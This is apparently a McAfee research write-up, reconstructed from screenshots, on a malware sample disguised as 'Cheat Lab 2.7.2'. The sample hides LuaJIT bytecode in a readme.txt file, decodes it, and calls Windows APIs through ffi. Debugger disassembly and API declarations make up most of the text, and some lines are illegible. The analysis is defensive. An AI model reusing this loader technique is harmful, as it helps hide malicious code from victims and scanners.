
Loading luajit bytecode:

Before loading the luajit bytecode, a new state is created. Each Lua state maintains its global environment, stack, and set of loaded libraries, providing isolation between different instances of Lua code.



```
00007FF7516D101C   8B30            mov esi,dword ptr ds:[rax]
00007FF7516D101E   E8 DD550000     call <JMP.&luaL_newstate>
00007FF7516D1023   48:8BF8         mov rdi,rax
00007FF7516D1026   48:85C0         test rax,rax
00007FF7516D1029   0F85 98000000   jne compiler.7FF7516D10C7
00007FF7516D102F   48:8B1B         mov rbx,qword ptr ds:[rbx]
00007FF7516D1032   48:85DB         test rbx,rbx
00007FF7516D1035   74 39           je compiler.7FF7516D1070
00007FF7516D1037   8D48 02         lea ecx,qword ptr ds:[rax+2]
```

It loads the library using the Lua_openlib function and loads the debug, io, math,ffi, and other supported libraries,




```
00007FF7516D4800   E8 CB1A0000     call <JMP.&lua_gc>
00007FF7516D4805   48:8BCF         mov rcx,rdi
00007FF7516D4808   E8 FF1A0000     call <JMP.&luaL_openlibs>
                   BA 01000000     mov edx,1
                   48:8BCF         mov rcx,rdi
                   44:8D42 FE      lea r8d,qword ptr ds:[rdx-2]
                   E8 B21A0000     call <JMP.&lua_gc>
                   48:631D 3BAF0300 movsxd rbx,dword ptr ds:[7FF75170FA60]
                   44:8BC6         mov r8d,esi
                   8BD3            mov edx,ebx
00007FF7516D4B2A   48:8BCF         mov rcx,rdi
                   2BD6            sub edx,esi
```


LuaJIT bytecode loaded using the luaL_loadfile export function from lua51. It uses the fread function to read the LuaJIT bytecode, and then it moves to the allocated memory using the memmove function.

Products
All-In-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Parental Controls
Family Plans

Family Plans
Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
Learning Hub
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Dev
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card
Protection Score




```
45:33C0               xor r8d,r8d                                     luaL_loadfile
E9 08000000           jmp <lua51.luaL_loadfilex>
CC                    int3
CC                    int3
CC                    int3
CC                    int3
00007FFE4DAB731C  CC  int3
00007FFE4DAB731D  CC  int3
CC                    int3
48:895C24 20          mov qword ptr ss:[rsp+20],rbx                   luaL_loadfilex
55                    push rbp
56                    push rsi
57                    push rdi
00007FFE4DAB7328  48:81EC E0020000  sub rsp,2E0
48:8B05 92DE0300      mov rax,qword ptr ds:[7FFE4DAF51C8]             00007FFE4DAF51C8:"ø'2ý\"f"
                      xor rax,rsp
                      mov qword ptr ss:[rsp+2D0],rax
                      mov rbp,r8
                      mov rdi,rdx                                     rdx:"C:\\Users\\[redacted]\\AppData\\Roaming\\Cheat Lab 2.7.2\\readme.txt"
48:85D2               test rdx,rdx                                    rdx:"C:\\Users\\[redacted]\\AppData\\Roaming\\Cheat Lab 2.7.2\\readme.txt"
74 61                 je lua51.7FFE4DAB73B0
00007FFE4DAB734F  48:8D15 6E190300  lea rdx,qword ptr ds:[7FFE4DAE8CC4]   rdx:"C:\\Users\\[redacted]\\AppData\\Roaming\\Cheat Lab 2.7.2\\readme.txt"
48:8BCF               mov rcx,rdi
                      call qword ptr ds:[<&fopen>]
48:898424 C0000000    mov qword ptr ss:[rsp+C0],rax
                      test rax,rax
00007FFE4DAB736A  75 2D  jne lua51.7FFE4DAB7399
                      call qword ptr ds:[<&_errno>]
                      mov ecx,dword ptr ds:[rax]
FF15 46EF0200         call qword ptr ds:[<&strerror>]
                      mov r8,rdi
                      lea rdx,qword ptr ds:[7FFE4DAE8CC8]             rdx:"C:\\Users\\[redacted]\\AppData\\Roaming\\Cheat Lab 2.7.2\\readme.txt",
4C:8BC8               mov r9,rax
                      mov rcx,rbx
```



```
                  4C:8B0F          mov r9,qword ptr ds:[rdi]
                  BA 01000000      mov edx,1
                  48:895C24 30     mov qword ptr ss:[rsp+30],rbx
                  41:B8 00020000   mov r8d,200
                  48:8D5F 08       lea rbx,qword ptr ds:[rdi+8]
00007FF836957721  48:8BCB          mov rcx,rbx
00007FF836957724  FF15 4EEC0200    call qword ptr ds:[<&fread>]
                  33C9             xor ecx,ecx
                  48:8906          mov qword ptr ds:[rsi],rax
                  48:8B7424 38     mov rsi,qword ptr ss:[rsp+38]
                  48:85C0          test rax,rax
                  48:0F44D9        cmove rbx,rcx
                  48:8BC3          mov rax,rbx
                  48:8B5C24 30     mov rbx,qword ptr ss:[rsp+30]
00007FF836957743  48:83C4 20       add rsp,20
```


The bytecode from the readme. Text is moved randomly, changing the bytecode from one offset to another using the memmove API function. The exact length of 200 bytes from the Jit bytecode is copied using the memmove API function.



```
00007FFE4DA93F59  E8 32150500      call <JMP.&memmove>
                  8D043E           lea eax,qword ptr ds:[rsi+rdi]
00007FFE4DA93F61  8943 3C          mov dword ptr ds:[rbx+3C],eax
                  8BC7             mov eax,edi
                  48:03C6          add rax,rsi
                  EB 06            jmp lua51.7FFE4DA93F71
                  49:03C0          add rax,r8
                  48:8BF5          mov rsi,rbp
                  48:8973 20       mov qword ptr ds:[rbx+20],rsi
                  48:8BF8          mov rdi,rax
                  48:8943 28       mov qword ptr ds:[rbx+28],rax
00007FFE4DA93F7C  48:8B4B 20       mov rcx,qword ptr ds:[rbx+20]
                  4A:8D0439        lea rax,qword ptr ds:[rcx+r15]
00007FFE4DA93F84  48:3BC7          cmp rax,rdi
```


It took the values and processed them using the below floating-point arithmetic and xor instruction.

Products
Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blog
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
Join Us
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
Antivirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans



```
movsd xmm15,qword ptr ds:[rcx+r15*8]
mov dword ptr ds:[rcx+r15*8+4],FFFFFFFF
xorps xmm7,xmm7
cvtsi2sd xmm7,esi
addsd xmm7,xmm15
...
6645:0F3A0BF6 09        roundsd xmm14,xmm14,9
F245:0F59F0             mulsd xmm14,xmm8
F241:0F5CFE             subsd xmm7,xmm14
...
0F83 3E08FFFF           cmp r15d,r14d
                        jae 7FFE77B60034

0F57FF                  xorps xmm7,xmm7
F241:0F2AFF             cvtsi2sd xmm7,r15d
F241:0F58FF             addsd xmm7,xmm15
F2:0F58FE               addsd xmm7,xmm6
44:0F28F7               movaps xmm14,xmm7
F245:0F59F4             mulsd xmm14,xmm12
6645:0F3A0BF6 09        roundsd xmm14,xmm14,9
F245:0F59F5             mulsd xmm14,xmm13
F241:0F5CFE             subsd xmm7,xmm14
41:837E 14 F4           cmp dword ptr ds:[r14+14],FFFFFFF4
0F85 8A0EFFFF           jne 7FFE77B60030
41:8B76 10              mov esi,dword ptr ds:[r14+10]
41:817E 0C FFFFFEFF     cmp dword ptr ds:[r14+C],FFFEFFFF
0F83 780EFFFF           jae 7FFE77B60030
F245:0F1076 08          movsd xmm14,qword ptr ds:[r14+8]
[illegible]             [illegible]
[illegible]             jne 7FFE77B60030
664C:0F7EF5             movq rbp,xmm14
8BD5                    mov edx,ebp
48:C1ED 20              shr rbp,20
03ED                    add ebp,ebp
33D5                    xor edx,ebp
C1C5 0E                 rol ebp,E
2BD5                    sub edx,ebp
C1C5 05                 rol ebp,5
33EA                    xor ebp,edx
C1C2 0D                 rol edx,D
2BEA                    sub ebp,edx
236E 1C                 and ebp,dword ptr ds:[rsi+1C]
8D6C6D 00               lea ebp,qword ptr ss:[rbp+rbp*2]
C1E5 03                 shl ebp,3
036E 14                 add ebp,dword ptr ds:[rsi+14]
817D 0C FFFFFEFF        cmp dword ptr ss:[rbp+C],FFFEFFFF
73 0A                   jae 7FFE77B6F206
6644:0F2E75 08          ucomisd xmm14,qword ptr ss:[rbp+8]

F2:0F103C25 30577A1E    movsd xmm7,qword ptr ds:[1E7A5730]
F2:0F593C25 10B77A1E    mulsd xmm7,qword ptr ds:[1E7AB710]
F2:0F583C25 00B77A1E    addsd xmm7,qword ptr ds:[1E7AB700]
44:0F28DF               movaps xmm11,xmm7
F244:0F591C25 E0B67A1   mulsd xmm11,qword ptr ds:[1E7AB6E0]
6645:0F3A0BDB 09        roundsd xmm11,xmm11,9
F244:0F591C25 F0B67A1   mulsd xmm11,qword ptr ds:[1E7AB6F0]
F241:0F5CFB             subsd xmm7,xmm11
F2:0F113C25 30577A1E    movsd qword ptr ds:[1E7A5730],xmm7
813C25 54577A1E FFFFF   cmp dword ptr ds:[1E7A5754],FFFEFFFF
0F83 9711FFFF           jae 7FFE77B60014
F244:0F100C25 50577A1   movsd xmm9,qword ptr ds:[1E7A5750]
F244:0F590C25 C8B67A1   mulsd xmm9,qword ptr ds:[1E7AB6C8]
45:0F28D9               movaps xmm11,xmm9
F244:0F5E1C25 B0B67A1   divsd xmm11,qword ptr ds:[1E7AB6B0]
6645:0F3A0BDB 09        roundsd xmm11,xmm11,9
F244:0F591C25 B0B67A1   mulsd xmm11,qword ptr ds:[1E7AB6B0]
F245:0F5CCB             subsd xmm9,xmm11
F244:0F110C25 50577A1   movsd qword ptr ds:[1E7A5750],xmm9
6644:0F2E0C25 98B67A1   ucomisd xmm9,qword ptr ds:[1E7AB698]
7A 06                   jp 7FFE77B6EED1
0F84 4711FFFF           je 7FFE77B60018
45:0F28D9               movaps xmm11,xmm9
F244:0F591C25 70B67A1   mulsd xmm11,qword ptr ds:[1E7AB670]
6645:0F3A0BC3 09        roundsd xmm8,xmm11,9
F244:0F590425 80B67A1   mulsd xmm8,qword ptr ds:[1E7AB680]
45:0F28D9               movaps xmm11,xmm9
F245:0F5CD8             subsd xmm11,xmm8
F244:0F115C24 28        movsd qword ptr ss:[rsp+28],xmm11
F245:0F5CCB             subsd xmm9,xmm11
F244:0F590C25 70B67A1   mulsd xmm9,qword ptr ds:[1E7AB670]
F241:0F2CE9             cvttsd2si ebp,xmm9
0F57ED                  xorps xmm5,xmm5
F2:0F2AED               cvtsi2sd xmm5,ebp
6644:0F2ECD             ucomisd xmm9,xmm5
```

It uses memmove API functions to move the bytes from the source to the destination buffer.




```
E8 7E4A0100             call <JMP.&memmove>
41:C6442E 10 00         mov byte ptr ds:[r14+rbp+10],0
49:8B07                 mov rax,qword ptr ds:[r15]
41:8B57 08              mov edx,dword ptr ds:[r15+8]
49:23D5                 and rdx,r13
8B0C90                  mov ecx,dword ptr ds:[rax+rdx*4]
41:890E                 mov dword ptr ds:[r14],ecx
49:8B07                 mov rax,qword ptr ds:[r15]
44:893490               mov dword ptr ds:[rax+rdx*4],r14d
41:8B4F 0C              mov ecx,dword ptr ds:[r15+C]
41:8B5F 08              mov ebx,dword ptr ds:[r15+8]
8D41 01                 lea eax,qword ptr ds:[rcx+1]
41:8947 0C              mov dword ptr ds:[r15+C],eax
3BCB                    cmp ecx,ebx
0F86 B4000000           jbe lua51.7FFE4DAD0AFA
41:8B7424 08            mov esi,dword ptr ds:[r12+8]
8D1C5D 01000000         lea ebx,qword ptr ds:[rbx*2+1]
807E 29 03              cmp byte ptr ds:[rsi+29],3
0F84 9E000000           je lua51.7FFE4DAD0AFA
81FB FFFFFF03           cmp ebx,3FFFFFF
0F83 92000000           jae lua51.7FFE4DAD0AFA
44:8D0C9D 04000000      lea r9d,qword ptr ds:[rbx*4+4]
45:33C0                 xor r8d,r8d
33D2                    xor edx,edx
49:8BCC                 mov rcx,r12
E8 F3F6FDFF             call lua51.7FFE4DAB0170
```

```
4 4A 69 31 69 34   NfvFT8texDDJi1i4
1 59 74 6D 4C 6C   s9jGgi1c+jqYtmLl
1 2F 49 75 77 4C   817/LY3zukQ/IuwL
C 63 6F 4F 2B 67   PLwv5NaNU/LcoO+g
2 6B 37 6E 30 77   3x0v2Jp518Bk7n0w
0 00 00 00 00 00   G5m590qd........
```


After further analysis, we found that c definition for variable and arguments which will be used in this script.

Products
All-in-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Protection Score
Parental Controls
Family Plans


Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
McAfee Newsroom
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Teams
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card



We have seen some API definitions, and it uses ffi for directly accessing Windows API functions from Lua code. examples of defining API functions,




```
ffi.cdef[[
    void * LoadLibraryA(const char * lpFileName);
    void * GetProcAddress(void * hModule, const char * lpProcName);
]]

local user32 = ffi.C.LoadLibraryA("user32.dll")
```




```
void* VirtualAlloc(void*, size_t, ulong, ulong);
bool VirtualFree(void*, size_t, ulong);
bool GetComputerNameW(wchar_t*, ulong*);
ulong GetLastError();
bool CloseHandle(void*);
void Sleep(int);
int MultiByteToWideChar(ulong, ulong, pcstr, int, wchar_t*, int);
int WideCharToMultiByte(ulong, ulong, pcwstr, int, char*, int, pcstr, int*);
bool VerifyVersionInfoW(OSVERSIONINFOEXW*, ulong, ulonglong);
ulonglong VerSetConditionMask(ulonglong, ulong, uchar);
void* GetCurrentProcess();
int GetSystemMetrics(int);
HDC GetDC(void*);
void* GetCurrentObject(HDC, uint);
